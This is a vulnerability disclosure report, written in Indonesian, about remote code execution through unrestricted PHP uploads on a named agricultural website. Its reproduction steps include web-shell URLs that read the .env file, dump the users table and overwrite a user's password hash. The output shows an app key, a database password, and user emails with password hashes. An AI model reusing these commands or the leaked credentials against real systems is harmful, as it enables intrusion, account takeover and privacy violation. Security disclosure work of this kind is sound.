TECHNICAL DETAIL

Title	Remote Code Execution (RCE) via Unrestricted File Upload in Admin File Management
Reporter	Daffa Rahadya Atmawiguna (rahadya.daffaa@gmail.com)
Date	2025-12-28
Affected Asset	bertani.my.id/knowledge/admin/files
Severity	Critical
CVSS Score	9.1 CVSS:3.1/AV:N/AC:L/PR:H/UI:N/S:C/C:H/I:H/A:H
Proof of Concepts	Please see Steps to Reproduce section

SUMMARY


Ditemukan kerentanan Remote Code Execution (RCE) yang sangat kritis pada fitur manajemen berkas di URL bertani.my.id/knowledge/admin/files. Aplikasi gagal membatasi jenis ekstensi berkas yang diunggah, sehingga memungkinkan pengguna dengan akses admin untuk mengunggah berkas berbahaya berekstensi .php (*Web Shell*).

Karena berkas tersebut disimpan di dalam direktori publik dan dapat dieksekusi oleh server, penyerang dapat menjalankan perintah sistem operasi secara langsung. Hal ini telah dibuktikan dengan keberhasilan penyerang dalam membaca berkas konfigurasi sensitif (.env), melakukan *dumping* seluruh database, serta memodifikasi data pengguna (mengubah password) karena akun database memiliki akses GRANT ALL PRIVILEGES.


STEPS TO REPRODUCE

1. Login ke Akun Anda sebagai admin di URL https://bertani.my.id/login
2. Nyalakan Proxy sesuaikan dengan port BurpSuit
3. Aktifkan fitur Intercept pada Burp Suite .


4. Siapkan file .php dan isi sebagai berikut



5. Masuk ke url bertani.my.id/admin/files/create lalu masukkan file php yang sudah dibuat




6. Buka menu manage file dan klik tombol "See attachment" pada file yang baru diunggah untuk mengeksekusi file .php yang kita kirim tadi.



7. Tampilan saat attachment di buka

8. Lalu pada url tambahkan https://bertani.my.id/storage/files/file/bonjourNectar.php?cmd=cat ../../../../../.env maka akan mucul informasi env untuk melihat agar lebih jelas anda bisa buka lewat burpsuite




Response

Pretty Raw Hex Render

```
1  HTTP/1.1 200 OK
2  Server: nginx/1.24.0 (Ubuntu)
3  Date: Mon, 22 Dec 2025 04:59:01 GMT
4  Content-Type: text/html; charset=UTF-8
5  Connection: keep-alive
6  Content-Length: 770
7
8  APP_NAME=Bertani
9  APP_ENV=local
10 APP_KEY=base64:iigWJzKbyeFzlmwjZHCcwlbjwGw9zfJAry45pzUqwr0=
11 APP_DEBUG=true
12 APP_URL=https://bertani.my.id
13
14 LOG_CHANNEL=stack
15
16 DB_CONNECTION=mysql
17 DB_HOST=localhost
18 DB_PORT=3306
19 DB_DATABASE=bertani
20 DB_USERNAME=bertani
21 DB_PASSWORD="passwordkuaman123"
22
23 BROADCAST_DRIVER=log
24 CACHE_DRIVER=file
25 QUEUE_CONNECTION=sync
26 SESSION_DRIVER=file
27 SESSION_LIFETIME=120
28
29 REDIS_HOST=127.0.0.1
30 REDIS_PASSWORD=null
31 REDIS_PORT=6379
32
33 MAIL_MAILER=smtp
34 MAIL_HOST=smtp.mailtrap.io
35 MAIL_PORT=2525
36 MAIL_USERNAME=null
37 MAIL_PASSWORD=null
38 MAIL_ENCRYPTION=null
39 MAIL_FROM_ADDRESS=null
40 MAIL_FROM_NAME="${APP_NAME}"
41
42 AWS_ACCESS_KEY_ID=
43 AWS_SECRET_ACCESS_KEY=
44 AWS_DEFAULT_REGION=us-east-1
45 AWS_BUCKET=
```

```
46
47 PUSHER_APP_ID=
48 PUSHER_APP_KEY=
49 PUSHER_APP_SECRET=
50 PUSHER_APP_CLUSTER=mt1
51
52
```


9. Karena kita sudah dapat username dan password databasenya anda bisa melihat data username dan password user dengan cara menambahkan di url menjadi https://bertani.my.id/storage/files/file/bonjourNectar.php?cmd=mysql -u bertani -p'passwordkuaman123' -e "use bertani; select id, email,password from users;" Untuk melihat dengan jelas anda bisa buka lewat burpsuite




```
1 HTTP/1.1 200 OK
2 Server: nginx/1.24.0 (Ubuntu)
3 Date: Mon, 22 Dec 2025 05:01:53 GMT
4 Content-Type: text/html; charset=UTF-8
5 Connection: keep-alive
6 Content-Length: 1860
7
8 id email password
9 1asdsdasaddas@admin.com  $2y$10$f22eaRCw8VUoPNOYAnaJ1.6HYFUe6Ji9ph3sh2uzRS5d1XCfOyvoS
10 2hadyanpalupi@gmail.com  $2y$10$P6b5ThNGIuOVgDr.x933E.iGVwKaa9eYQx8ccBaVVkLxn9/lPCDG6
11 3f@gmail.com $2y$10$z8WhrTOVdOmOlFtoekre1O4IcoXdUIiBtkWru/OOGCgBX3lswdING
12 4petani@gmail.com  $2y$10$bSulzucaKSwRUXMOQOvDXuNUoP21KvpXAvYpSK9TxN.KiWT.Pgnyu
13 5divinenectar12@gmail.com  $2y$10$6JoHYWeRt3Ff3LL92rixS.BY4AQ5ofjOLYcgPrVquzBes/ub7L7qe
14 6divinenectar99@gmail.com  $2y$10$bfgRQXg8dq7MCEjxMKMdy.JnHLtSiciXeDvmY80vle5WNpkB.EYV2
15 7divinenectar15@gmail.com  $2y$10$yhXlXI1Bhh7OUJGz0Z.9B.OvSoEWlCc5KcJ.GSLYRg5ElEX.Yt1PC
16 8divinenectar10@gmail.com  $2y$10$Hozryj6lZD/Way7yZ8Rliek/XvG8DRD/HzJ3aMcPAB7hhqSAtt3ge
17 9nectar01@gmail.com  $2y$10$oNlijR/KRgZDt7F8fBIjv.hRc3gm8okLqEXljnJEP3PGB2vAyC9.S
18 10 nectar02@gmail.com  $2y$10$mSjwEYORD8IraUQJQGYDc.LiQZ4DhQ3w2vjuDaPMLBSh5y6BPVEG2
19 11 4n9944@jagoanseber.com  $2y$10$bUmgP.zwoqNHUY.PUQJ.BOn9XysPKhK9QD3rddDNWqV0amng1wNLu
20 12 4n99444@jagoanseber.com $2y$10$YmXUFpX7PYZ0NVZA3HrHouhJDJwvW6CnzrOomMLomF3AbbRq3eYO6
21 13 dri4n@jagoansiber.com $2y$10$WCQbYjmGOXuiu7rWUp8IKOau5VHfX0f6xMk8dVgM9ap8xkWK36J9S
22 14 dri4n2@jagoansiber.com  $2y$10$rfDlrIrBOh3KiINlDMnA4OIvdo48pQPrD579JFu7EZCY5c42G9A6a
23 15 Fufufafa@admim.com  $2y$10$1J2BAfNirltvEh5HGNUD3OOvYdMEJH9e4zOlTKtbrm8ehwT70F1P.
24 16 fufufafa@admin.com  $2y$10$V3BJwAo4fzHjyfF5iTysN.Y.kQwm5IVcj.s2k6ZLNPIeGc5qC72w6
25 17 test@gmail.com  $2y$10$Q926iO2NR2RRD8lqwAA5CeF0zpbyq/qEzS7BtOb/vGlNsDm31tWTe
26 18 vin@gmail.com $2y$10$h5DI5AbfDYCpLtPtQQDUOOo2BHQ.lA6ze3xcj4dnetaSbJxPQcQi.
27 19 1aja@gmail.com  $2y$10$PufGR7z5Lk13qvZtXnBJ5ey9uUQroc17/kVNhn4adNS1DMdvO5IXW
28 20 aylax@gmail.com $2y$10$t3Zbc8nBlkiMCpkH4ICEZeVKfGNp494iRrbkoRCS1yFHpDXLg4xb.
29 21 test123@gmail.com $2y$10$QcxMwjM2.C179EQsR9bnWetZIbBR77OF/VZnm3hw6pBvdgU5/cIYe
30 22 dr14n@jagoansiber.com $2y$10$pxf.5SP8f16anD8vrxq4pemId5Jc5sTdxEJL6vR255g5RRAbc8fVG
31
```

10. Selain melihat user anda juga bisa menggati password milik user lain dengan sebagai contoh saya coba menggati akun dummy saya yaitu divinenectar15@gmail.com yang user id nya = 7

    Lalu masukan url dibawah ini https://bertani.my.id/storage/files/file/bonjourNectar.php?cmd=mysql%20-u%20bertani%20-p'passwordkuaman123'%20-e%20"use%20bertani;%20update%20users%20set%20password='\$2y\$10\$8L7pYhS7u86J1shB.8U6X.I8L.A6M6f3hK8.V8Q8Y8Y8Y8Y8Y8Y8Y'%20where%20id=7




sebelum diganti

```
HTTP/1.1 200 OK
Server: nginx/1.24.0 (Ubuntu)
Date: Mon, 22 Dec 2025 05:01:53 GMT
Content-Type: text/html; charset=UTF-8
Connection: keep-alive
Content-Length: 1860

id email password
1 asdsdasaddas@admin.com  $2y$10$f22eaRCw8VUoPNOYAnaJ1.6HYFUe6Ji9ph3sh2uzRS5d1XCfOyvoS
2 hadyanpalupi@gmail.com  $2y$10$P6b5ThNGIu0VgDr.x933E.iGVwKaa9eYQx8ccBaVVkLxn9/lPCDG6
3 f@gmail.com $2y$10$z8WhrTOVdOmOlFtoekrel04IcoXdUIiBtkWru/00GCgBX3lswdING
4 petani@gmail.com  $2y$10$bSulzucaKSwRUXMOQOvDXuNUoP21KvpXAvYpSK9TxN.KiWT.Pgnyu
5 divinenectar12@gmail.com  $2y$10$6JoHYWeRt3Ff3LL92rixS.BY4AQ5ofj0LYcgPrVquzBes/ub7L7qe
6 divinenectar99@gmail.com  $2y$10$bfgRQXg8dq7MCEjxMKMdy.JnHLtSiciXeDvmY80vle5WNpkB.EYV2
7 divinenectar15@gmail.com  $2y$10$yhXlXIlBhh7OUJGzOZ.9B.OvSoEWlCc5KcJ.GSLYRg5ElEX.Ytl PC
8 divinenectar10@gmail.com  $2y$10$Hozryj6lZD/Way7yZ8Rliek/XvG8DRD/HzJ3aMcPAB7hhqSAtt3ge
9 nectar01@gmail.com  $2y$10$oN1ijR/KRgZDt7F8fBIjv.hRc3gm8okLqEXljnJEP3PGB2vAyC9.S
10 nectar02@gmail.com  $2y$10$mSjwEY0RD8IraUQJQGYDc.LiQZ4DhQ3w2vjuDa PMLBSh5y6BPVEG2
11 4n9944@jagoanseber.com  $2y$10$bUmgP.zwoqNHUY.PUQJ.BOn9XysPKhK9QD3rddDNWqV0amng1wNLu
12 4n99444@jagoanseber.com $2y$10$YmXUFpX7PYZ0NVZA3HrHouhJDJwvW6CnzrOomMLomF3AbbRq3eYO6
13 dri4n@jagoansiber.com $2y$10$WCQbYjmGOXuiu7rWUp8IKOau5VHfXOf6xMk8dVgM9ap8xkWK36J9S
14 dri4n2@jagoansiber.com  $2y$10$rfDlrIrBOh3KiINlDMnA4Olvdo48pQPrD579JFu7EZCY5c42G9A6a
15 Fufufafa@admim.com  $2y$10$1J2BAfNirltvEh5HGNUD3O0vYdMEJH9e4zOlTKtbrm8ehwT70F1P.
16 fufufafa@admin.com  $2y$10$V3BJwAo4fzHjyfF5iTysN.Y.kQwm5IVcj.s2k6ZLNPIeGc5qC72w6
17 test@gmail.com  $2y$10$Q926iO2NR2RRD8lqwAA5CeFOzpbyq/qEzS7BtOb/vGlNsDm3ltWTe
18 vin@gmail.com $2y$10$h5DI5AbfDYCpLtPtQQDUOOo2BHQ.lA6ze3xcj4dnetaSbJxPQcQi.
19 laja@gmail.com  $2y$10$PufGR7z5Lkl3qvZtXnBJ5ey9uUQroc17/kVNhn4adNSlDMdvO5IXW
20 aylax@gmail.com $2y$10$t3Zbc8nBlkiMCpkH4ICEZeVKfGNp494iRrbkoRCS1yFHpDXLg4xb.
21 test123@gmail.com $2y$10$QcxMwjM2.Cl79EQsR9bnWetZIbBR77OF/VZnm3hw6pBvdgU5/cIYe
22 dr14n@jagoansiber.com $2y$10$pxf.5SP8f16anD8vrxq4pemId5Jc5sTdxEJL6vR255g5RRAbc8fVG
```


Setelah diganti

```
HTTP/1.1 200 OK
Server: nginx/1.24.0 (Ubuntu)
Date: Mon, 22 Dec 2025 05:14:04 GMT
Content-Type: text/html; charset=UTF-8
Connection: keep-alive
Content-Length: 1860

id email password
1asdsdasaddas@admin.com  $2y$10$f22eaRCw8VUoPNOYAnaJ1.6HYFUe6Ji9ph3sh2uzRS5d1XCfOyvoS
2hadyanpalupi@gmail.com  $2y$10$P6b5ThNGIu0VgDr.x933E.iGVwKaa9eYQx8ccBaVVkLxn9/lPCDG6
3f@gmail.com $2y$10$z8WhrTOVdOmOlFtoekre1O4IcoXdUIiBtkWru/00GCgBX3lswdING
4petani@gmail.com  $2y$10$bSulzucaKSwRUXMOQOvDXuNUoP21KvpXAvYpSK9TxN.KiWT.Pgnyu
5divinenectar12@gmail.com  $2y$10$6JoHYWeRt3Ff3LL92rixS.BY4AQ5ofj0LYcgPrVquzBes/ub7L7qe
6divinenectar99@gmail.com  $2y$10$bfgRQXg8dq7MCEjxMKMdy.JnHLtSiciXeDvmY80vle5WNpkB.EYV2
7divinenectar15@gmail.com  $2y$10$8L7pYhS7u86J1shB.8U6X.I8L.A6M6f3hK8.V8Q8Y8Y8Y8Y8Y8Y
8divinenectar10@gmail.com  $2y$10$Hozryj6lZD/Way7yZ8Rliek/XvG8DRD/HzJ3aMcPAB7hhqSAtt3ge
9nectar01@gmail.com  $2y$10$oNlijR/KRgZDt7F8fBIjv.hRc3gm8okLqEXljnJEP3PGB2vAyC9.S
10 nectar02@gmail.com  $2y$10$mSjwEYORD8IraUQJQGYDc.LiQZ4DhQ3w2vjuDaPMLBSh5y6BPVEG2
11 4n9944@jagoanseber.com  $2y$10$bUmgP.zwoqNHUY.PUQJ.BOn9XysPKhK9QDBrddDNWqV0amng1wNLu
12 4n99444@jagoanseber.com $2y$10$YmXUFpX7PYZONVZA3HrHouhJDJwvW6CnzrOomMLomF3AbbRq3eYO6
13 dri4n@jagoansiber.com $2y$10$WCQbYjmGOXuiu7rWUp8IKOau5VHfX0f6xMk8dVgM9ap8xkWK36J9S
14 dri4n2@jagoansiber.com  $2y$10$rfD1rIrB0h3KiINlDMnA4O1vdo48pQPrD579JFu7EZCY5c42G9A6a
15 Fufufafa@admim.com  $2y$10$1J2BAfNirltvEh5HGNUD3O0vYdMEJH9e4zO1TKtbrm8ehwT70F1P.
16 fufufafa@admin.com  $2y$10$V3BJwAo4fzHjyfF5iTysN.Y.kQwm5IVcj.s2k6ZLNPIeGc5qC72w6
17 test@gmail.com  $2y$10$Q926iO2NR2RRD8lqwAA5CeF0zpbyq/qEzS7BtOb/vGlNsDm31tWTe
18 vin@gmail.com $2y$10$h5DI5AbfDYCpLtPtQQDUOOo2BHQ.lA6ze3xcj4dnetaSbJxPQcQi.
19 1aja@gmail.com  $2y$10$PufGR7z5Lk13qvZtXnBJ5ey9uUQroc17/kVNhn4adNS1DMdvO5IXW
20 aylax@gmail.com $2y$10$t3Zbc8nBlkiMCpkH4ICEZeVKfGNp494iRrbkoRCS1yFHpDXLg4xb.
21 test123@gmail.com $2y$10$QcxMwjM2.C179EQsR9bnWetZIbBR77OF/VZnm3hw6pBvdgU5/cIYe
22 dr14n@jagoansiber.com $2y$10$pxf.5SP8f16anD8vrxq4pemId5Jc5sTdxEJL6vR255g5RRAbc8fVG
```

Percobaan login disini membuktikan kalau password dengan id=7 berhasil diubah



11. Untuk memastikan tingkat otorisasi pengguna database, jalankan perintah berikut pada URL: .../bonjourNectar.php?cmd=mysql -u bertani -p'passwordkuaman123' -e "SHOW GRANTS FOR 'bertani'@'localhost';"



Output menunjukkan GRANT ALL PRIVILEGES ON *.*. Ini mengonfirmasi bahwa akun database yang bocor memiliki hak akses penuh (setara Root) terhadap seluruh basis data, memungkinkan penyerang untuk melakukan tindakan destruktif apa pun (DROP DATABASE, GRANT OPTION, dll).

EXPECTED RESULT

1. Aplikasi seharusnya membatasi jenis berkas yang boleh diunggah hanya pada ekstensi yang aman (seperti .jpg, .png, atau .pdf) dan melakukan validasi konten berkas (MIME-type).
2. Berkas yang diunggah tidak boleh memiliki izin eksekusi di sisi server, dan idealnya disimpan di luar direktori utama web atau pada layanan penyimpanan terpisah yang tidak mengeksekusi skrip.
3. Aplikasi seharusnya menggunakan akun database dengan hak akses terbatas (*Least Privilege*), bukan akun dengan *ALL PRIVILEGES*

ACTUAL RESULT

1. Server menerima dan menyimpan berkas .php yang diunggah tanpa melakukan filter pada ekstensi berkas.
2. Berkas tersebut dapat diakses langsung melalui URL /storage/files/file/[nama_berkas].php dan dieksekusi oleh server.
3. Akun database yang digunakan aplikasi memiliki konfigurasi GRANT ALL PRIVILEGES, yang memungkinkan penyerang melakukan tindakan administratif penuh terhadap database (seperti DROP database atau membaca file sistem).

IMPACT

1. **Full System Compromise:** Penyerang dapat mengambil kendali penuh atas server web dengan menjalankan perintah sistem operasi (RCE).
2. **Data Breach:** Paparan informasi sensitif seperti kunci API, kredensial database, dan data pribadi pengguna (email dan password).
3. **Excessive Database Privileges:** Karena akun database memiliki ALL PRIVILEGES, penyerang tidak hanya bisa memanipulasi data, tetapi juga menghapus seluruh database atau mematikan layanan database.
4. **Integrity Loss:** Kemampuan untuk mengubah atau menghapus data apa pun dalam basis data, termasuk mengubah kredensial pengguna lain untuk mempertahankan akses

RECOMMENDATION

1. **File Extension Whitelisting:** Terapkan filter ketat yang hanya mengizinkan ekstensi file yang diperlukan (misal: jpg, png, pdf). Jangan gunakan *blacklisting*.
2. **Disable Script Execution:** Konfigurasikan server web (Nginx/Apache) untuk menonaktifkan eksekusi skrip PHP di direktori penyimpanan unggahan (/storage/files/).
3. **Database Least Privilege:** Ubah konfigurasi koneksi database aplikasi. Jangan gunakan akun root atau akun dengan ALL PRIVILEGES. Buat akun khusus yang hanya memiliki hak akses SELECT, INSERT, UPDATE, dan DELETE.
4. **Randomized Filenames:** Ubah nama berkas yang diunggah menjadi string acak untuk mencegah akses langsung yang mudah ditebak.

5. Terapkan **WAF (Web Application Firewall)** yang dapat mendeteksi dan memblokir upaya *Web Shell upload* atau pemanggilan fungsi sistem berbahaya melalui parameter URL.

REFERENCES

1. **OWASP - Unrestricted File Upload:** https://owasp.org/www-community/vulnerabilities/Unrestricted_File_Upload
2. **CWE-434: Unrestricted Upload of File with Dangerous Type:** https://cwe.mitre.org/data/definitions/434.html
3. **PortSwigger - Web Shell Upload:** https://portswigger.net/web-security/file-upload